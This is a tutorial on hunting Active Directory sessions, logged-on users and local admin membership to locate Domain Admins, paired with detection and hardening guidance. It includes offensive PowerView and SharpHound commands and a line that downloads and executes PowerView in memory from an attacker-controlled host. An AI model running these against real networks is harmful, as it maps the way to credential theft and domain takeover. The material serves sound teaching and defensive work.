Session, Logged-On User, and Local Admin Hunting: Finding Where Domain Admins Are Logged In
You phished a workstation. You’re LABUSER, a nobody in the domain: no local admin, no nested groups, no juicy ACLs. The Domain Admin you actually want never logs on to your box. So the only questions that matter right now are these: where is that privileged account authenticated at this moment, and which of those machines can you already touch with the access you have? Answer both and you’ve drawn a straight line from foothold to SYSTEM on a Domain Controller.
Objective: Understand how a low-privileged domain user enumerates active network sessions, interactive logons, and local administrator membership across domain-joined hosts to locate where Domain Admins are logged in, the exact RPC interfaces and Win32 APIs that make this possible, and the full blue-team detection and hardening stack that turns the hunt into noise.
1. Why Session Hunting Matters in AD Attacks
Credentials in Active Directory are sticky. When a privileged account authenticates interactively to a machine, secrets land in LSASS memory: NTLM hashes, Kerberos TGTs, sometimes cleartext if WDigest or an old credential provider is in play. If you can run as local admin or SYSTEM on that machine, those secrets are yours. That is the entire economic logic of session hunting. You are not attacking the Domain Controller directly. You are finding the cheaper path: a workstation where a DA forgot to log off, where you can already escalate, and where LSASS is sitting there with a Domain Admin TGT in it.
This is a Discovery-phase activity (MITRE TA0007) that directly feeds Lateral Movement (TA0008). The output is a target list ranked by value: “Box X currently holds a session for an account in Domain Admins, and I have local admin on Box X.” Everything else is plumbing.
Two concepts get conflated constantly, so pin them down now:
- A network session is an SMB connection from a remote host to a file or pipe resource. It tells you who connected to this machine over the network, not who is sitting at the console. These are transient and noisy.
- An interactive logon is a console, RDP, service, or batch logon where the user’s credentials are materialized in
LSASSon that machine. This is the prize, because the credential material is local to the box.
The three enumeration primitives below map to these two ideas, and confusing them wastes hours in an engagement.
2. The Three Session Enumeration Primitives

Three distinct RPC interfaces answer “who is on this machine.” Each calls a different Win32 wrapper, traverses a different named pipe, and demands a different privilege. Keeping them separate is the difference between a clean hunt and a pile of false leads.
| Method | API / Transport | Min Privilege | Returns |
|---|---|---|---|
NetSessionEnum | netapi32.dll / MS-SRVS / \PIPE\srvsvc | Domain user (level 10, pre-2016) or local admin (post-2016) | Network / SMB sessions |
NetWkstaUserEnum | netapi32.dll / MS-WKST / \PIPE\wkssvc | Local admin on target | Interactive, service, batch logons |
| Remote Registry | HKEY_USERS / MS-RRP / \PIPE\winreg | Local admin + Remote Registry running | Interactive logons (SIDs under HKEY_USERS) |
Primitive 1: NetSessionEnum (network sessions)
NetSessionEnum returns the list of active SMB sessions connected to a server. The RPC server lives behind the \PIPE\srvsvc named pipe and speaks the MS-SRVS protocol. The killer property: at level 10, on hosts that predate the 2016 hardening, any authenticated domain user can query it. That made it the backbone of Invoke-UserHunter and early BloodHound session collection for years.
The catch is what it returns. The sesi10_cname field is the client name (usually an IP), and sesi10_username is the account that established the SMB session. This is excellent for spotting where an admin’s workstation is reaching out from, but it almost never returns local accounts (they generally cannot connect over SMB), and the results are incomplete by design. You point it at a file server or DC and learn which clients are currently talking to it.
Primitive 2: NetWkstaUserEnum (interactive logons)
NetWkstaUserEnum is the reliable one when you have the access for it. Microsoft’s own documentation states the list “includes interactive, service, and batch logons.” It runs over the \PIPE\wkssvc pipe (MS-WKST), and it requires local administrator on the target. That privilege gate is exactly why it returns the good stuff: it tells you who is logged on at the box, not who connected over the network.
This is the most reliable way to list logged-on users when you hold admin credentials. PowerView’s Get-NetLoggedon wraps it directly, and SharpHound implements it in the ReadUserSessionsPrivileged method inside ComputerSessionProcessor.cs, with the P/Invoke declared in NativeMethods.cs.
Primitive 3: Remote Registry (HKEY_USERS)
When a user logs on interactively, Windows loads their profile hive under HKEY_USERS, keyed by SID. Enumerate the subkeys of HKEY_USERS on a remote machine and you get the SIDs of every interactively logged-on user. The transport is the \PIPE\winreg pipe (MS-RRP), and it needs the Remote Registry service running plus local admin.
That service is disabled by default on Windows 10/11 workstations and set to trigger-start on server SKUs (it starts when something pokes \PIPE\winreg). Sysinternals PsLoggedOn uses this method, which is why it sometimes returns nothing on a hardened workstation even when someone is clearly logged in.
Local admin group enumeration (SAMR)
The other half of the equation is “where do I already have admin.” NetLocalGroupGetMembers (in netapi32.dll, over the SAMR protocol on \PIPE\samr) returns the members of BUILTIN\Administrators (RID 544) on a remote host. PowerView exposes this as Get-NetLocalGroupMember; SharpHound handles it in LocalAdminProcessor.cs. Cross-reference the local admin members against where DA sessions live and the kill chain writes itself.
3. Windows API Internals: Structs and Signatures
Tools abstract this away, but you should know what they call, because EDRs hook these exact symbols and because writing your own collector dodges signatured binaries.
NetSessionEnum‘s full signature:
NET_API_STATUS NET_API_FUNCTION NetSessionEnum(
    [in]      LMSTR    servername,    // \\host or NULL for local
    [in]      LMSTR    UncClientName, // filter by client, NULL = all
    [in]      LMSTR    username,      // filter by user, NULL = all
    [in]      DWORD    level,         // 0, 1, 2, 10, 502
    [out]     LPBYTE   *bufptr,       // receives allocated array
    [in]      DWORD    prefmaxlen,    // MAX_PREFERRED_LENGTH
    [out]     LPDWORD  entriesread,
    [out]     LPDWORD  totalentries,
    [in, out] LPDWORD  resume_handle
);
The level parameter controls both the returned struct and the privilege required. Level 10 is the low-privilege sweet spot:
typedef struct _SESSION_INFO_10 {
    LMSTR sesi10_cname;      // client name (typically source IP)
    LMSTR sesi10_username;   // account that opened the session
    DWORD sesi10_time;       // seconds the session has been active
    DWORD sesi10_idle_time;  // seconds the session has been idle
} SESSION_INFO_10, *PSESSION_INFO_10;
Levels 1 and 2 carry richer data (open files, session flags, client type), but only members of the local Administrators or Server Operators group can call them. Level 10 returns the four fields above and was historically callable by any authenticated user.
NetWkstaUserEnum‘s signature is simpler since it has no client/user filters:
NET_API_STATUS NetWkstaUserEnum(
    LMSTR   servername,
    DWORD   level,        // 0 or 1
    LPBYTE  *bufptr,
    DWORD   prefmaxlen,
    LPDWORD entriesread,
    LPDWORD totalentries,
    LPDWORD resume_handle
);
Level 1 hands back WKSTA_USER_INFO_1, which is what you want for attribution:
typedef struct _WKSTA_USER_INFO_1 {
    LMSTR wkui1_username;     // logged-on account
    LMSTR wkui1_logon_domain; // its domain
    LMSTR wkui1_oth_domains;  // other domains
    LMSTR wkui1_logon_server; // DC that authenticated it
} WKSTA_USER_INFO_1, *PWKSTA_USER_INFO_1;
Both APIs allocate their output buffer inside netapi32.dll. You must release it with NetApiBufferFree(bufptr) or you leak. A custom level-10 collector in C# looks like this skeleton, declaring the P/Invoke and marshaling the array:
[DllImport("netapi32.dll", SetLastError = true)]
static extern int NetSessionEnum(
    string servername, string UncClientName, string username,
    int level, out IntPtr bufptr, int prefmaxlen,
    out int entriesread, out int totalentries, ref int resume_handle);

[DllImport("netapi32.dll")]
static extern int NetApiBufferFree(IntPtr buffer);

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
struct SESSION_INFO_10 {
    public string sesi10_cname;
    public string sesi10_username;
    public uint   sesi10_time;
    public uint   sesi10_idle_time;
}

// NetSessionEnum("\\\\DC01.lab.local", null, null, 10, out p,
//   -1 /*MAX_PREFERRED_LENGTH*/, out read, out total, ref resume);
// Walk p as SESSION_INFO_10[read]; Marshal.PtrToStructure each entry,
// advancing by Marshal.SizeOf(typeof(SESSION_INFO_10)).
// Always NetApiBufferFree(p) when done.
Why does the authentication “just work” against a remote host? Because the RPC bind rides SMB, and when SharpHound or PowerView passes a hostname (not an IP), the SMB client requests a Kerberos service ticket for the cifs/DC01.lab.local SPN, presents it, and the server validates the PAC in the ticket. No password prompt, no NTLM, because your current Kerberos TGT is good for the whole domain. That single-sign-on behavior is what lets a foothold fan out across hundreds of hosts silently.
4. The Windows Server 2016 / KB2871997 Privilege Shift
For years the level-10 trick was free reconnaissance. Microsoft eventually closed it. As of Windows Server 2016 (and rolled into the broader credential-hardening work tracked under updates like KB2871997), querying NetSessionEnum requires administrator access on the target. The control is a security descriptor stored in the registry:
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\SrvsvcSessionInfo
On a default modern server, the DACL on that value no longer grants the Authenticated Users SID (S-1-5-11) read access to session info, so a plain domain user calling level 10 gets ERROR_ACCESS_DENIED (5). On an unhardened or legacy DC, or one where an admin loosened that key, the call still succeeds for any domain user. This is exactly why the lab DC in the next section is left at defaults: so you can see the working case before you understand what removes it.
Practical takeaway: against a 2019 DC that has not had this key tightened, level 10 works. Against a freshly patched 2022 environment with the default DACL, it does not, and you fall back to NetWkstaUserEnum (which needs admin anyway). Test, don’t assume.
5. Manual Enumeration with Built-in Tools and PowerView
Enumeration always precedes exploitation. Before you can hunt sessions you need the host list, and before you trust a tool you should know the living-off-the-land equivalent.
Built-in living-off-the-land checks
net session shows sessions connected to the local box. It needs admin even locally, but it costs nothing and burns no tooling:
C:\> net session
Computer               User name            Client Type       Opens Idle time

\\10.10.10.41          LABDA                                       0 00:02:13
The command completed successfully.
qwinsta queries terminal/RDP sessions on a remote server, useful for spotting an interactive RDP logon:
C:\> qwinsta /server:WS01.lab.local
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           LABDA                     1  Active
 rdp-tcp                                  65536  Listen
Host discovery via LDAP with PowerView
Load PowerView in memory so nothing touches disk, then pull every computer object. The LDAP filter under the hood is (&(objectCategory=computer)(objectClass=computer)):
IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.99/PowerView.ps1')
Get-DomainComputer | Select-Object dnshostname, operatingsystem
dnshostname           operatingsystem
-----------           ---------------
DC01.lab.local        Windows Server 2019 Standard Evaluation
WS01.lab.local        Windows 10 Pro
WS02.lab.local        Windows 10 Pro
That’s your target universe. Three hosts here; in a real estate it’s hundreds, and you’d pipe dnshostname straight into the session functions.
Network sessions with Get-NetSession
Get-NetSession wraps NetSessionEnum at level 10. Point it at the DC, which sees connections from everywhere:
Get-NetSession -ComputerName DC01.lab.local
CName        : \\10.10.10.41
UserName     : LABDA
Time         : 133
IdleTime     : 12
ComputerName : DC01.lab.local
10.10.10.41 is WS01. So a Domain Admin’s workstation is actively talking to the DC. That alone narrows the hunt.
Interactive logons with Get-NetLoggedon
Get-NetLoggedon wraps NetWkstaUserEnum and needs local admin on the target. Run it against WS01 once you have that access:
Get-NetLoggedon -ComputerName WS01.lab.local
UserName     LogonDomain   AuthDomains   LogonServer
--------     -----------   -----------   -----------
LABDA        LAB                         DC01
WS01$        LAB                         DC01
LABUSER      LAB                         DC01
LABDA is logged on interactively at WS01. Confirmed prize.
Local admin membership with Get-NetLocalGroupMember
Get-NetLocalGroupMember calls NetLocalGroupGetMembers over SAMR and answers “who can already own this box”:
Get-NetLocalGroupMember -ComputerName WS01.lab.local -GroupName Administrators
ComputerName : WS01.lab.local
GroupName    : Administrators
MemberName   : WS01\Administrator
SID          : S-1-5-21-3623811015-3361044348-30300820-500
IsGroup      : False
IsDomain     : False

ComputerName : WS01.lab.local
GroupName    : Administrators
MemberName   : LAB\Workstation Admins
SID          : S-1-5-21-3623811015-3361044348-30300820-1142
IsGroup      : True
IsDomain     : True
If LABUSER is nested into LAB\Workstation Admins, you already have admin on WS01, the same box where LABDA is logged in. That is the whole game in two queries.
One-shot hunting with Find-DomainUserLocation
Find-DomainUserLocation is the modern successor to Invoke-UserHunter. It iterates the computers from Get-DomainComputer, runs Get-NetSession plus Get-NetLoggedon on each, and cross-references against the membership of a target group:
Find-DomainUserLocation -UserGroupIdentity "Domain Admins" -ShowAll
UserDomain      : LAB
UserName        : LABDA
ComputerName    : WS01.lab.local
IPAddress       : 10.10.10.41
SessionFrom     : 10.10.10.41
LocalAdmin      :
One command, full sweep: LABDA (Domain Admin) is on WS01.lab.local. Note the timing caveat though. A single scan catches only the sessions live at that instant.
6. Automated Mapping with BloodHound and SharpHound
Manual hunting is fine for three hosts. At scale you need a graph, and you need to scan repeatedly, because privileged users log on and off all day. A single network sweep typically captures only 5 to 15 percent of the sessions that actually occur. That is why looped collection exists.
SharpHound Community Edition is the official collector for BloodHound CE. It’s C#, it calls the same native Win32 functions covered above plus LDAP for object data, and it emits a graph of nodes (users, computers, groups) and edges (relationships).
The collection methods you care about for this hunt:
| Method | What It Collects |
|---|---|
Session | Network + logon sessions via NetSessionEnum and NetWkstaUserEnum |
LocalAdmin | BUILTIN\Administrators membership via SAMR |
LoggedOn | Logged-on users, privileged collection path |
All | Everything, including GPO and ACL data |
Run looped session collection so you catch users as they come and go. This runs for two hours, dropping a zip after each loop:
SharpHound.exe --CollectionMethods Session --Loop --Loopduration 02:00:00 --OutputDirectory C:\Temp\
2024-03-11T14:02:07 INFO  Resolved Collection Methods: Session
2024-03-11T14:02:07 INFO  Initializing SharpHound at 2:02 PM on 3/11/2024
2024-03-11T14:02:08 INFO  Loop is set, will loop for 02:00:00
2024-03-11T14:02:11 INFO  Beginning LDAP search for lab.local
2024-03-11T14:02:33 INFO  Status: 3 objects finished (+3 1.5)/s -- Using 41 MB RAM
2024-03-11T14:02:34 INFO  Session enumeration: WS01.lab.local -> LABDA
2024-03-11T14:02:35 INFO  Session enumeration: WS02.lab.local -> LABUSER
2024-03-11T14:02:36 INFO  Compressing data to C:\Temp\20240311140236_BloodHound.zip
2024-03-11T14:32:36 INFO  Loop 2 complete. Compressing data to C:\Temp\...
Ingest the zips into BloodHound CE. Each session becomes a HasSession edge from a Computer node to a User node. Now query the graph. First, find any computer holding a Domain Admin session:
MATCH (c:Computer)-[:HasSession]->(u:User)-[:MemberOf*1..]->(g:Group {name:"DOMAIN ADMINS@LAB.LOCAL"})
RETURN c.name, u.name
c.name              u.name
------              ------
"WS01.LAB.LOCAL"    "LABDA@LAB.LOCAL"
Then ask BloodHound to draw the full attack path from your owned node to Domain Admins:
MATCH p=shortestPath((u:User {owned:true})-[*1..]->(g:Group {name:"DOMAIN ADMINS@LAB.LOCAL"}))
RETURN p
BloodHound renders the path visually: LABUSER is AdminTo WS01, WS01 HasSession LABDA, LABDA is MemberOf Domain Admins. The graph just told you exactly which box to move to and why.
The kill-chain payoff
You now hold two facts that combine into a takeover: WS01 has an interactive Domain Admin session, and LABUSER already has local admin on WS01. The next move is lateral movement to WS01 and credential harvesting from LSASS (the DA’s TGT or NTLM hash). That step is out of scope here; it lives in the credential-access material. Session hunting’s job ends at “here is the box, and you can already touch it.”

7. Lab Walkthrough: Hunting Domain Admins
Build this in any hypervisor (VMware, VirtualBox, Hyper-V). It reproduces the full path end to end.
| Machine | Role | Config |
|---|---|---|
DC01 (Server 2019 Eval) | DC for lab.local | Standard DC, no SrvsvcSessionInfo hardening, Remote Registry enabled |
WS01 (Windows 10/11 Pro) | Domain workstation | LABDA logged in interactively (run a process as that user) |
WS02 (Windows 10/11 Pro) | Attacker foothold | LABUSER (plain domain user) |
| All | Sysmon installed, logging to Event Viewer |
To simulate the live DA session on WS01, run any process as LABDA and leave it open:
runas /user:LAB\LABDA "powershell.exe -NoExit"
Then walk the path from WS02 as LABUSER.
Step 1: Confirm your context. Know who you are before you move.
whoami /all
USER INFORMATION
----------------
User Name   SID
=========== ==============================================
lab\labuser S-1-5-21-3623811015-3361044348-30300820-1106

GROUP INFORMATION
-----------------
Group Name                  SID
=========================== =============================================
LAB\Domain Users            S-1-5-21-3623811015-3361044348-30300820-513
BUILTIN\Users               S-1-5-32-545
LAB\Workstation Admins      S-1-5-21-3623811015-3361044348-30300820-1142
Note Workstation Admins membership. That hints you may have admin somewhere.
Step 2: Host discovery. Already shown in section 5; Get-DomainComputer returns DC01, WS01, WS02.
Step 3: Low-priv network session sweep. Get-NetSession -ComputerName DC01.lab.local returns LABDA connecting from 10.10.10.41 (which is WS01). The DA’s workstation is identified without any admin rights, courtesy of the unhardened DC.
Step 4: Confirm the interactive logon. Because LABUSER is in Workstation Admins, which is local admin on WS01, Get-NetLoggedon -ComputerName WS01.lab.local succeeds and shows LABDA logged on (section 5 output).
Step 5: Verify your admin foothold. Get-NetLocalGroupMember -ComputerName WS01.lab.local -GroupName Administrators shows LAB\Workstation Admins as a member. You are admin on the exact box with the DA session.
Step 6: Sanity-check with the one-shot hunter. Find-DomainUserLocation confirms LABDA on WS01.
Step 7: Graph it for repeatability. Loop SharpHound for two hours, ingest, run the Cypher queries from section 6. The path lights up.
Step 8: Stop at the boundary. You have the target (WS01) and the access (local admin). Hand off to lateral movement and credential dumping.
8. Common Attacker Techniques
| Technique | Description |
|---|---|
| Level-10 session sweep | Call NetSessionEnum level 10 as a plain domain user against DCs and file servers to map where privileged workstations connect from |
| Privileged logon enumeration | Use NetWkstaUserEnum on hosts where you have local admin to read interactive, service, and batch logons |
| Remote Registry profiling | Query HKEY_USERS subkeys over \PIPE\winreg to list interactively logged-on SIDs |
| Local admin mapping | Enumerate BUILTIN\Administrators over SAMR to find boxes you already control |
| Looped session collection | Run SharpHound --Loop to capture transient privileged sessions over time, raising coverage well past a single snapshot |
| Graph pathfinding | Use BloodHound HasSession and AdminTo edges to compute the shortest path from foothold to Domain Admins |
9. Detection: Sysmon, Event Log, ETW, and Sigma
Every one of these primitives traverses a named pipe over SMB, which means a defender with the right audit policy sees all of them. Enumeration first applies to blue teams too: turn on the right channels before you go looking.
Audit policy prerequisites
Without these subcategories enabled, the high-fidelity events never fire:
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Detailed File Share" /success:enable
auditpol /set /subcategory:"File Share" /success:enable
auditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:enable
Detailed File Share is the important one. It produces Event 5145, which records the relative target name of each named-pipe open, and that is the single best signal for catching session enumeration.
Windows Security Event Log
| Event ID | Channel | What It Catches |
|---|---|---|
4624 | Security | Successful logon; LogonType 3 is the network logon that SMB session enumeration triggers; pivot on SubjectUserName for non-admin callers |
4627 | Security | Group membership at logon |
4776 | Security | NTLM credential validation attempts |
5140 | Security | Network share object access, including IPC$ (the share NetSessionEnum rides) |
5145 | Security | Detailed share access; reveals \PIPE\srvsvc, \PIPE\wkssvc, \PIPE\winreg opens |
A clean 5145 for a session sweep looks like this:
Event ID: 5145
Account Name:      LABUSER
Source Address:    10.10.10.42
Share Name:        \\*\IPC$
Relative Target Name: srvsvc
Accesses:          ReadData (or ListDirectory)
Sysmon events
| Sysmon Event ID | Use Case |
|---|---|
1 (Process Create) | Alert on net.exe session, psloggedon.exe, netsess.exe, or SharpHound.exe; key fields Image, CommandLine, ParentImage |
3 (Network Connection) | Correlate one process making rapid port-445 connections to many hosts; key fields Image, DestinationPort, DestinationHostname |
18 (Pipe Connected) | Catches connections to \srvsvc, \wkssvc, \winreg |
Sysmon Event 3 ties each TCP/UDP connection to its originating process via ProcessId and ProcessGUID, and carries source/destination hosts, IPs, and ports. A fan-out of port-445 connections from one image in seconds is the SharpHound signature:
EventID: 3  Network connection detected
Image: C:\Temp\SharpHound.exe
Protocol: tcp   Initiated: true
DestinationPort: 445
DestinationHostname: DC01.lab.local  (then WS01, WS02, ... in rapid succession)
ETW providers
Microsoft-Windows-SMBClient: outbound SMB and pipe access from the attacker host.Microsoft-Windows-SMBServer: inboundIPC$and named-pipe connections on the victim.Microsoft-Windows-LDAP-Client: SharpHound’s LDAP queries can be captured by an ETW trace session while the tool runs, exposing the host-discovery phase before any SMB traffic fires.
Sigma rules
Catch the rapid port-445 fan-out that defines a session scanner:
title: Potential AD Session Enumeration via SMB Fan-Out
logsource:
  product: windows
  category: network_connection   # Sysmon EventID 3
detection:
  selection:
    EventID: 3
    DestinationPort: 445
    Initiated: 'true'
  timeframe: 30s
  condition: selection | count(DestinationHostname) by Image > 10
fields:
  - Image
  - User
  - DestinationHostname
  - DestinationIp
level: high
Catch the named-pipe opens that every primitive shares, via Event 5145:
title: Remote Named Pipe Access for Session Enumeration
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5145
    ShareName: '\\*\IPC$'
    RelativeTargetName|contains:
      - 'srvsvc'
      - 'wkssvc'
      - 'winreg'
  filter_legitimate:
    SubjectUserName|endswith: '$'   # optionally drop machine accounts
  condition: selection and not filter_legitimate
level: medium
Tune the machine-account filter carefully. Plenty of legitimate management traffic uses these pipes, so baseline first, then alert on unusual source accounts or unusual fan-out.
10. Hardening and Defensive Mitigations
Detection tells you it happened. These controls make the hunt return nothing in the first place.
| Mitigation | Description |
|---|---|
Lock down SrvsvcSessionInfo | Remove the Authenticated Users SID (S-1-5-11) from the DACL on the session-info registry key so level-10 NetSessionEnum denies non-admins |
| Disable Remote Registry | Kills Primitive 3 on workstations: Set-Service RemoteRegistry -StartupType Disabled |
| Protected Users group | Add Domain Admins; blocks NTLM, disables credential caching and unconstrained delegation, shrinks the secrets left in LSASS |
| PAW / AD tiering | Forbid DA accounts from interactive logon on Tier 1/2 workstations; this is the architectural control that makes session hunting yield zero |
| Credential Guard | Isolates LSASS in VBS so found sessions cannot be looted for secrets |
| LAPS | Randomizes and rotates local admin passwords, removing the password reuse that hands attackers the local admin needed for NetWkstaUserEnum |
The registry key to tighten:
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\SrvsvcSessionInfo
The order of impact matters. Tiering is the strategic fix: if a Domain Admin never logs on to a workstation, there is no session to find and no LSASS secret to steal, full stop. Everything else is defense in depth around the reality that admins do log on where they shouldn’t. LAPS plus Credential Guard together close the two follow-on steps (local admin reuse and credential theft) even when a session leaks. The SrvsvcSessionInfo lockdown and Remote Registry disable are cheap, high-value moves that blind the low-privilege phase of the hunt outright.
11. Tools for Session Hunting and Analysis
| Tool | Description | Link |
|---|---|---|
| PowerView | Get-NetSession, Get-NetLoggedon, Get-NetLocalGroupMember, Find-DomainUserLocation | powersploit.readthedocs.io |
| SharpHound CE | C# collector for session, local-admin, and LDAP data | bloodhound.specterops.io |
| BloodHound CE | Graph engine and Cypher interface for attack paths | bloodhound.specterops.io |
| PsLoggedOn | Sysinternals tool using the Remote Registry method | learn.microsoft.com |
net / qwinsta | Built-in session and terminal-session queries | learn.microsoft.com |
| Sysmon | Process, network, and named-pipe telemetry for detection | learn.microsoft.com |
| Wireshark | Confirm SMB/Kerberos transport and \PIPE\srvsvc access | wireshark.org |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| System Owner/User Discovery | T1033 | Event 4624 LogonType 3, Sysmon 18 pipe \wkssvc/\winreg, Event 5145 |
| System Network Connections Discovery | T1049 | Sysmon 3 port-445 fan-out, Event 5145 pipe srvsvc |
| Permission Groups Discovery: Domain Groups | T1069.002 | LDAP query telemetry, Microsoft-Windows-LDAP-Client ETW |
| Account Discovery: Domain Accounts | T1087.002 | LDAP enumeration of user/computer objects |
| Remote System Discovery | T1018 | ADSI/LDAP computer enumeration before SMB activity |
| Group Policy Discovery | T1615 | SharpHound --CollectionMethods All GPO reads |
| Discovery (tactic) | TA0007 | Hosting tactic for all of the above |
| Lateral Movement (tactic) | TA0008 | Downstream tactic enabled by located DA sessions |
Summary
- Session hunting locates where privileged accounts are logged on so their credentials can be stolen from
LSASS, turning a low-priv foothold into Domain Admin without touching the DC directly. - Three primitives do the work:
NetSessionEnum(network sessions, level 10 was free for any user pre-2016),NetWkstaUserEnum(interactive logons, needs local admin), and Remote RegistryHKEY_USERS(interactive SIDs, needs admin plus the service running). - Local admin enumeration via SAMR (
NetLocalGroupGetMembers) is the other half: cross-reference “where the DA is” against “where I’m already admin” and the attack path is computed for you. - SharpHound
--Loopplus BloodHound’sHasSessionedge beat single snapshots, which catch only 5 to 15 percent of real sessions. - Every primitive crosses a named pipe over SMB, so detect with Event
5145(srvsvc/wkssvc/winreg), Sysmon3port-445 fan-out, and18pipe connects, and defend withSrvsvcSessionInfolockdown, Remote Registry disable, Protected Users, LAPS, Credential Guard, and above all AD tiering that keeps Domain Admins off workstations entirely.
Related Tutorials
- Fibers: User-Mode Cooperative Threads
- Finding the EIP Offset: Pattern Creation and Cyclic Patterns
- System Calls and SSDT: How User Mode Reaches the Kernel
- User Mode vs Kernel Mode: Privilege Rings and the Boundary
References
- lmshare.h)
- lmwksta.h)
- 3. **BorderGate – Session Enumeration With NetSessionEnum API
- . **Compass Security – BloodHound Inner Workings Part 2: Session Enumeration Through NetWkstaUserEnum & NetSessionEnum
- 5. **SpecterOps – Deconstructing Logon Session Enumeration
- 6. **SpecterOps – SharpHound Community Edition Docs
- GitHub)
- 8. **PowerSploit Docs –
Get-NetSession
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.